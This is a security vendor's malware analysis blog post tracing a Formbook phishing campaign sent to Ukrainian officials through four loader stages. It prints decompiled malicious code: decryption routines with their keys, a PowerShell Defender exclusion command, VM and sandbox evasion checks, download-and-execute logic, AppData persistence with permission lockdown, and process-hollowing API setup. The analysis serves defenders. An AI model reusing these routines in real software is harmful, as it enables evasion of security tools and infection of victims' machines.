

# New Formbook Campaign Delivered Through Phishing Emails

[netskope.com/blog/new-formbook-campaign-delivered-through-phishing-emails](https://netskope.com/blog/new-formbook-campaign-delivered-through-phishing-emails)

Gustavo Palazolo

March 11, 2022




## Summary

Since the beginning of 2022, the unfolding geopolitical conflict between Russia and Ukraine has resulted in the discovery of new malware families and related cyberattacks. In January 2022, a new malware named WhisperGate was found corrupting disks and wiping files in Ukrainian organizations. In February 2022, another destructive malware was found in hundreds of computers in Ukraine, named HermeticWiper, along with IsaacWiper and HermeticWizard.

Aside from new malware families and novel attacks, previously known malware families continue to be used against organizations in Ukraine and throughout the world. Recently, Netskope Threat Labs came across an interesting phishing email addressed to high-ranking government officials in Ukraine containing Formbook (a.k.a. XLoader), which is a well-known malware operating in the MaaS (Malware-as-a-Service) model. This malware provides full control over infected machines, offering many functionalities such as stealing passwords, grabbing screenshots, downloading, and executing additional malware, among others.

The email seems to be part of a new spam campaign, since there were multiple emails with the same subject and body addressed to other recipients. Most of them contain an infected spreadsheet encrypted with the “VelvetSweatshop” password, which is a known Formbook

behavior. The infected spreadsheet delivers the threat through vulnerability described under [CVE-2017-11882](#) and [CVE-2018-0798](#). However, the email addressed to government officials in Ukraine contains a .NET executable, responsible for loading Formbook in a multi-stage chain:



In this blog post, we will analyze all the layers from the email attachment to the last Formbook payload.

## Phishing Email

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The infection flow starts with a generic phishing email that uses a common technique, tricking the victim into downloading the payload by pretending to be a shipping invoice.

# PRE-ALERT / FM BUSAN TO HOCHIMINH / FEB.25 -CONSOL



Support - [REDACTED] co.kr>  
2/21/2022 3:11 PM

To: [REDACTED].gov.ua



\_BUSAN\_HOCHIMINH\_FEB.25.r01  
643.59 KB

Hello,

PLS FIND ATTACHED SHIPPING DOCS, THANKS.

Phishing email

VSL : OCEANA 2202A  
ETD BUS: 2/25  
ETA SGN: 4/03  
MBL: MNSHOC2201260  
HBL: ABCHQSGN2201026/25/29  
SHPR: COA PLUS  
CNEE: CHANGMA / HANNA/ RYEOKYUNG

B.RGDS

[REDACTED]

containing a malicious attachment.

The attachment is a compressed file containing the first Formbook stage.

Name	Size	Packed Size	Modified	Email
[REDACTED]_BUSAN_HOCHIMINH_FEB.25.exe	756 224	658 876	2022-02-21 02:41	

attachment carrying Formbook.


Also, as we mentioned previously, we found similar emails delivering malicious spreadsheets, so we believe that this is part of a new spam campaign delivering multiple threats.

## PRE-ALERT / BUSAN TO HOCHIMINH / FEB.28 -CONSOL.



Support **REDACTED** <postmaster@bin-auth.live>  
2/9/2022 7:04 PM

To: **REDACTED** .com



Similar phishing email

Greetings,

PLS FIND ATTACHED SHIPPING DOCS, THANKS.

VSL : OCEANA 2201S  
ETD BUS: 2/28  
ETA SGN: 3/03  
MBL: MNSHOC2201260  
HBL: ABCHQSGN2201026/27/28  
SHPR: COA PLUS  
CNEE: CHANGMA / HANNA/ RYEOKYUNG

with a malicious attachment.

### Analysis – Summary


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Before executing the last file (Formbook), the malware is divided into multiple stages, which we have summarized below.

1. **Stage 01** is a loader, responsible for decoding and executing the next stage;
2. **Stage 02** is another loader, responsible for obtaining the encrypted bytes of **Stage 03** from the resources of **Stage 01**, decrypting and executing it;
3. **Stage 03** is a known packer/loader named CyaX-Sharp, responsible for decrypting and executing the last stage;
4. **Stage 04** is the Formbook payload, which injects itself into other processes, as described later in this analysis.

# Formbook Loading Process

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


Summary of Formbook loading process

## Analysis – Stage 01


---

The first stage is a .NET executable likely compiled on February 21, 2022. This file is a loader, responsible for decoding and executing the next stage.



Binary details of the first stage.

Once we decompile the file, we can see that the real executable name is “**VarArgMet.exe**”. This stage doesn’t contain any code obfuscation but does contain an obfuscated string and an encrypted resource which we will discuss later.



First stage decompiled.

Also, this file seems to be an infected version of a public .NET project named PlaylistPanda, created in 2009. Looking at the entry point, we can see the same code that is published in the PlaylistPanda public repository, where the **MainForm** function is called, followed by **InitializeComponent**.

```
namespace PlaylistPanda
{
    // Token: 0x02000011 RID: 17
    internal static class Program
    {
        // Token: 0x06000051 RID: 81 RVA: 0x00004CAB File Offset: 0x00002EAB
        [STAThread]
        private static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new MainForm());
        }
    }
}
```

Entry point

```
public MainForm()
{
    this.InitializeComponent();
}
```

of the first stage.

In this malicious version, the **InitializeComponent** function contains the main code of the first stage. Once running, the code reads an obfuscated and base64 encoded string stored in a variable named **x121312x121312**, which contains the next stage. Once it's deobfuscated and decoded, the file is passed as an argument to the function **Springfield**.

Furthermore, this loader contains a lot of junk code that will never be executed, possibly to confuse analysts and slow down analysis.





- 5A6F6E654964656E746974795065726D697373696F6E417474726962  
(ZoneIdentityPermissionAttrib)
- 6F513037 (oQ07)
- PlaylistPanda

```

int num2 = 251367121;
bool flag6 = num2 > 251367169;
if (!flag6)
{
    bool flag7 = num2 <= 251367146;
    if (flag7)
    {
        LinkedList.EraInfo(MainForm.DebuggerVisualizer);
    }
}
this.TitleColumn = new DataGridViewTextBoxColumn();

// Token: 0x00000023 RID: 35 RVA: 0x00002564 File Offset: 0x00000764
public static bool EraInfo(object obj0)
{
    object[] args = new object[]
    {
        "5A6F6E654964656E746974795065726D697373696F6E417474726962",
        "6F513037",
        "PlaylistPanda"
    };
    Activator.CreateInstance((Type)obj0, args);
    return false;
}

>>> unhexlify("5A6F6E654964656E746974795065726D697373696F6E417474726962")
b'ZoneIdentityPermissionAttrib'

>>> unhexlify("6F513037")
b'oQ07'

```

Second stage being executed.


## Analysis – Stage 02

The second stage is a .NET DLL, likely compiled on February 16, 2022. This file is another loader responsible for executing the third stage, which is stored in the resources of the first stage.

File type	Entry point	Base address
PE32	1000995a	10000000
PE	Export	Import
Sections	Time date stamp	Size of image
0003	2022-02-16 04:18:02	0000e000
Scan	Endianness	Mode
Detect It Easy(DIE)	LE	32-bit
	Architecture	Type
	I386	DLL
Library	.NET(v2.0.50727)[-]	S
Compiler	VB.NET(-)[-]	S
Linker	Microsoft Linker(48.0)[DLL32]	S ?

Binary details of the second stage.

Once we decompile the file, we can see that the real name is “SpaceChemSolver.dll”. This file doesn’t have any sort of code obfuscation or protection. The entry point of this stage is the **RunCore** function, which is called within **SharpStructures.Main**.



Second stage's name.

This code is responsible for loading and executing the third stage, which is encrypted and stored as a resource named **ZonIdentityPermissionAttrib** in the first stage (**PlaylistPanda**), masqueraded as a bitmap image.

```

public static void RunCore(string StringTypeInfo, string InputBlockSize, string EscapedIRemotingFormatter)
{
    Random random = new Random();
    Thread.Sleep(random.Next(31875, 42944));
    Bitmap serStack = SortHelper.DemandedResources(SortHelper.AceEnumerator(StringTypeInfo), EscapedIRemotingFormatter);
    byte[] bi = SortHelper.ConstructionResponse(SortHelper.Int16Array(serStack), SortHelper.AceEnumerator(InputBlockSize));
    Assembly assembly = SortHelper.Tristate(bi);
    Type type = assembly.GetTypes()[20];
    MethodInfo tp = type.GetMethods()[5];
    SortHelper.BodyLang(tp);
    Environment.Exit(0);
}

// 0x00023BB4: PlaylistPanda.Properties.Resources.resources (607713 bytes, Embedded, Public)
Save

// 0x00023D15: ZoneIdentityPermissionAttrib

```

InputBlockSize = "oQ07"  
EscapedIRemotingFormatter = "PlaylistPanda"  
StringTypeInfo = "ZonIdentityPermissionAttrib"

Third stage execution flow.

After loading the fake image from the first stage resources, the function **ConstructionResponse** is responsible for decrypting the binary using XOR operations with the string "oQ07".

```

public static byte[] ConstructionResponse(byte[] BinaryCompatibility, string Opcode)
{
    byte[] bytes = Encoding.BigEndianUnicode.GetBytes(Opcode);
    int num = (int)(BinaryCompatibility[BinaryCompatibility.Length - 1] ^ 112);
    byte[] array = new byte[BinaryCompatibility.Length + 1];
    int num2 = 0;
    for (int i = 0; i <= BinaryCompatibility.Length - 1; i++)
    {
        int num3 = (int)BinaryCompatibility[i] ^ num ^ (int)bytes[num2];
        array[i] = (byte)num3;
        bool flag = num2 == Opcode.Length + 2 - 3;
        if (flag)
        {
            num2 = 0;
        }
        else
        {
            num2++;
        }
    }
    Array.Resize<byte>(ref array, BinaryCompatibility.Length - 1);
    return array;
}

```

Function that decrypts the third stage.

Once decrypted, the second stage loads the third stage as a .NET assembly, like we saw previously, executing a function named **yjO9HynvmD**.

▷ bi	{byte[0x000AD400]}
▷ assembly	{DotNetZipAdditionalPlatforms, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null}
▷ type	{Name = "Ui2Pd13dkb1vs7hOkW" FullName = "KgQOOJRFMagDspOydC.Ui2Pd13dkb1vs7hOkW"}
▷ tp	{Void yjO9HynvmD()}

Third stage being loaded.

## Analysis – Stage 03 (CyaX-Sharp)

The third stage is yet another .NET file, but this time it's protected with .NET Reactor. The compilation date is also near the other files, on February 21, 2022. This file is a known loader/packer named CyaX-Sharp, which is commonly used to deliver malware like AgentTesla and Warzone RAT.



```
// Token: 0x0600006C RID: 108 RVA: 0x00009B7C File Offset: 0x00007D7C
public static void smethod_10()
{
    string text = Class12.smethod_15(Assembly.GetEntryAssembly());
    if (Class12.int_7 == 1)
    {
        Class12.smethod_1(Class12.string_5);
        Class12.smethod_2();
    }
    if (Class12.emPuOtAqIe == 1)
    {
        Thread.Sleep(Conversions.ToInteger(Class12.string_3[35]) * 1000);
    }
    if (Class12.int_8 == 1)
    {
        Class12.smethod_0();
    }
    if (Class12.int_6 == 1)
    {
        Class3.smethod_2(text);
    }
    if (Class12.int_4 == 1 && Class1.smethod_2())
    {
        Environment.Exit(0);
    }
    if (Class12.int_5 == 1 && Class1.smethod_1(text))
    {
        Environment.Exit(0);
    }
}

```

CyaX-Sharp main

function.

The malware checks if there's another instance running through a Mutex object named "WuhpBQuQigdPUFFvzgV".

```
// Token: 0x06000061 RID: 97 RVA: 0x000094F4 File Offset: 0x000076F4
public static void smethod_1(string string_11)
{
    try
    {
        Mutex.OpenExisting(string_11);
        Environment.Exit(0);
    }
    catch (Exception)
    {
        Class12.mutex_0 = new Mutex(false, string_11);
    }
}

```

Mutex created by the

third stage.

Then, the malware checks if the process is running with administrative privileges, and it adds the path of the executable to the exclusion list of Microsoft Defender.

```
// Token: 0x06000023 RID: 35 RVA: 0x00007E34 File Offset: 0x00006034
public static bool smethod_1()
{
    WindowsIdentity current = WindowsIdentity.GetCurrent();
    WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);
    return windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator);
}

// Token: 0x06000024 RID: 36 RVA: 0x000051E6 File Offset: 0x000033E6
public static void smethod_2(string string_0)
{
    if ((Class3.smethod_1()))
    {
        Class3.smethod_3("Add-MpPreference -ExclusionPath \"\" + string_0 + "\"");
    }
}

// Token: 0x06000025 RID: 37 RVA: 0x00007E5C File Offset: 0x0000605C
public static void smethod_3(string string_0)
{
    Process process = new Process();
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.FileName = "powershell";
    processStartInfo.Arguments = string_0;
    Class3.smethod_6(processStartInfo, ProcessWindowStyle.Hidden);
    Class3.smethod_7(process, processStartInfo);
    Process process2 = process;
    process2.Start();
}
```

Simple Windows Defender bypass.

In this specific file, the Virtual Machine and Sandbox verification are disabled. However, just to demonstrate how it works, this malware is able to detect virtualized environments by checking the presence of specific values in the Windows Registry, used by software like VirtualBox and VMware.

```

// Token: 0x06000008 RID: 8 RVA: 0x00007338 File Offset: 0x00005538
public static bool smethod_2()
{
    bool result;
    if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi
        Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper(), "VBOX"))
    {
        result = true;
    }
    else if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\Description\\System",
        "SystemBiosVersion").ToUpper(), "VBOX"))
    {
        result = true;
    }
    else if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\Description\\System",
        "VideoBiosVersion").ToUpper(), "VIRTUALBOX"))
    {
        result = true;
    }
    else if (Operators.CompareString(Class1.smethod_0("SOFTWARE\\Oracle\\VirtualBox Guest
        Additions", ""), "noValueButYesKey", false) == 0)
    {
        result = true;
    }
    else if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\
        Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper(), "VMWARE"))
    {
        result = true;
    }
    else if (Operators.CompareString(Class1.smethod_0("SOFTWARE\\VMware, Inc.\\VMware
        Tools", ""), "noValueButYesKey", false) == 0)
    {
        result = true;
    }
    else if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 1\\
        Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper(), "VMWARE"))
    {
        result = true;
    }
    else if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 2\\
        Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper(), "VMWARE"))
    {
        result = true;
    }
}

```

Functionality to detect virtualized environments.

For sandbox detection, the malware searches for common file names, loaded modules, and windows titles.

```
// Token: 0x06000007 RID: 7 RVA: 0x000071C0 File Offset: 0x000053C0
public static bool smethod_1(string string_0)
{
    StringBuilder stringBuilder = new StringBuilder();
    int num = 50;
    Class1.GetUserName(stringBuilder, ref num);
    return (int)Class1.GetModuleHandle("SbieDll.dll") != 0 || Operators.CompareString
        (stringBuilder.ToString().ToUpper(), "USER", false) == 0 || Operators.CompareString
        (stringBuilder.ToString().ToUpper(), "SANDBOX", false) == 0 || Operators.CompareString
        (stringBuilder.ToString().ToUpper(), "VIRUS", false) == 0 || Operators.CompareString
        (stringBuilder.ToString().ToUpper(), "MALWARE", false) == 0 || Operators.CompareString
        (stringBuilder.ToString().ToUpper(), "SCHMIDTI", false) == 0 || Operators.CompareString
        (stringBuilder.ToString().ToUpper(), "CURRENTUSER", false) == 0 || Class1.smethod_4
        (string_0.ToUpper(), "\\VIRUS") || Class1.smethod_4(string_0.ToUpper(), "SANDBOX") ||
        Class1.smethod_4(string_0.ToUpper(), "SAMPLE") || Operators.CompareString(string_0, "C:\
        \file.exe", false) == 0 || (int)Class1.FindWindow("Afx:400000:0", (IntPtr)0) != 0;
}
}
```

Functionality to detect sandboxes.

CyaX-Sharp also offers a feature to download and execute additional payloads, which is also disabled in this sample.

```
// Token: 0x06000067 RID: 103 RVA: 0x000097C0 File Offset: 0x000079C0
public static void smethod_7(string string_11, string string_12)
{
    WebClient webClient = new WebClient();
    string text = Path.GetTempPath() + string_12;
    Class12.smethod_4(text);
    webClient.DownloadFile(string_11, text);
    Process.Start(text);
}
}
```

Functionality to

download and execute additional payloads.

It then copies itself to AppData, as "YtGUemuxgzC.exe".

```
if (Class12.int_1 == 1)
{
    string string_ = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
    string text2 = Class12.smethod_16(string_, Class12.string_4, ".exe");
    if (!File.Exists(text2))
    {
        Class12.smethod_4(text2);
        File.Copy(text, text2);
        Class12.smethod_5(text2);
    }
    Class12.smethod_6(Class12.string_4, text2);
}
Class12.byte_0 = Class3.smethod_5(Class3.smethod_0(Class12.string_1), Class12.string_0);
```

value
@ "C:\Users\ [redacted] \Desktop\files\04_DotNetZipAdditionalPlatforms-cleaned.dll"
@ "C:\Users\ [redacted] \AppData\Roaming\YtGUemuxgzC.exe"
@ "C:\Users\ [redacted] \AppData\Roaming\"

Malware copying itself to AppData.

The permission of this file is then changed to avoid anyone from deleting it.



```
// Token: 0x06000065 RID: 101 RVA: 0x00009628 File Offset: 0x00007828
public static void smethod_5(string string_11)
{
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(string_11);
        string identity = Environment.UserName.ToString();
        directoryInfo.Attributes = (FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System | FileAttributes.NotContentIndexed);
        DirectorySecurity directorySecurity = new DirectorySecurity();
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.Read, InheritanceFlags.ContainerInherit |
            InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Allow));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.ReadAndExecute, InheritanceFlags.ContainerInherit |
            InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Allow));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.Delete, InheritanceFlags.ContainerInherit |
            InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.Write, InheritanceFlags.ContainerInherit |
            InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.ChangePermissions, InheritanceFlags.ContainerInherit |
            InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.TakeOwnership, InheritanceFlags.ContainerInherit |
            InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.WriteAttributes, InheritanceFlags.ContainerInherit |
            InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.WriteExtendedAttributes, InheritanceFlags.ContainerInherit |
            InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.ReadData, InheritanceFlags.ContainerInherit |
            InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Allow));
        directoryInfo.SetAccessControl(directorySecurity);
    }
    catch (Exception)
    {
    }
}
}
```

Changing recently copied AppData permission.

To execute this copy, a very simple persistence technique is implemented via Windows scheduled tasks.

Name	Status	Triggers	Next Run Time
YtGUemuxgzC	Ready	Multiple triggers defined	

Malware's persistence.

The screenshot shows the Windows Task Scheduler interface. The task 'YtGUemuxgzC' is selected, and the 'Triggers' tab is active. The trigger is set to 'Start a program' at a specific time. The 'Action' tab is also visible, showing the program to run is 'C:\Users\...AppData\Roaming\YtGUemuxgzC.exe'.

The final stage is then loaded from a resource named "fvkXSK7E", which contains the encrypted bytes of Formbook.

```
10 // Token: 0x02000008 RID: 8
11 internal static class Class3
12 {
13     // Token: 0x06000022 RID: 34 RVA: 0x00007E0C File Offset: 0x0000600C
14     public static byte[] smethod_0(string string_0)
15     {
16         ResourceManager resourceManager = new ResourceManager(string_0, Assembly.GetExecutingAssembly());
17         return (byte[])resourceManager.GetObject(string_0);
18     }
19 }
```

The screenshot shows the Visual Studio debugger with the code above. The line `return (byte[])resourceManager.GetObject(string_0);` is highlighted. The 'Locals' window below shows the variable `string_0` with the value `"fvkXSK7E"`.

CyaX-Sharp loading the final stage.

Before decrypting the payload, CyaX-Sharp builds the path string of the executable that will be used to inject Formbook. In this case, the malware is configured to use “**vbc.exe**”.

```
// Token: 0x0600006F RID: 111 RVA: 0x0009D3C File Offset: 0x0007F3C
public static string smethod_13(int int_12, string string_11)
{
    string result = Class12.smethod_15(Assembly.GetEntryAssembly());
    string path = (string)typeof(RuntimeEnvironment).buZhNtjvUs("GetRuntimeDirectory", BindingFlags.InvokeMethod, null, null, null);
    if (int_12 == 0)
    {
        result = string_11;
    }
    if (int_12 == 1)
    {
        result = Path.Combine(path, "MSBuild.exe");
    }
    if (int_12 == 2)
    {
        result = Path.Combine(path, "vbc.exe");
    }
    if (int_12 == 3)
    {
        result = Path.Combine(path, "RegSvcs.exe");
    }
    return result;
}
```

Formbook is then decrypted through bitwise operations using the bytes of the string “**SUASbkTWociWWQ**”.

```
56
57 // Token: 0x06000027 RID: 39 RVA: 0x0007EC0 File Offset: 0x00006C0
58 public static byte[] smethod_5(byte[] byte_0, string string_0)
59 {
60     byte[] bytes = Encoding.ASCII.GetBytes(string_0);
61     for (int i = 0; i <= byte_0.Length; i++)
62     {
63         byte_0[i % byte_0.Length] = Convert.ToByte(((Convert.ToInt32((int)(byte_0[i %
64             byte_0.Length] ^ bytes[i % bytes.Length])) - Convert.ToInt32(byte_0[(i + 1) %
65             byte_0.Length]) + 256) % 256));
66     }
67     Array.Resize<byte>(ref byte_0, byte_0.Length - 1);
68     return byte_0;

```

Name	Value
byte_0	{byte[0x0002E401]}
string_0	"SUASbkTWociWWQ"
bytes	null
i	0x00000000

CyaX-Sharp decrypting Formbook.

Formbook is injected into “**vbc.exe**” via Process Hollowing, which we have already explained in more detail in this analysis. All the APIs are loaded dynamically via GetProcAddress and LoadLibraryA APIs.

```
// Token: 0x0400041 RID: 65
private static readonly Class12.Delegate0 delegate0_0 = Class12.smethod_8<Class12.Delegate0>("kernel32", "ResumeThread");

// Token: 0x0400042 RID: 66
private static readonly Class12.Delegate1 delegate1_0 = Class12.smethod_8<Class12.Delegate1>("kernel32", "Wow64SetThreadContext");

// Token: 0x0400043 RID: 67
private static readonly Class12.Delegate2 delegate2_0 = Class12.smethod_8<Class12.Delegate2>("kernel32", "SetThreadContext");

// Token: 0x0400044 RID: 68
private static readonly Class12.Delegate3 delegate3_0 = Class12.smethod_8<Class12.Delegate3>("kernel32", "Wow64GetThreadContext");

// Token: 0x0400045 RID: 69
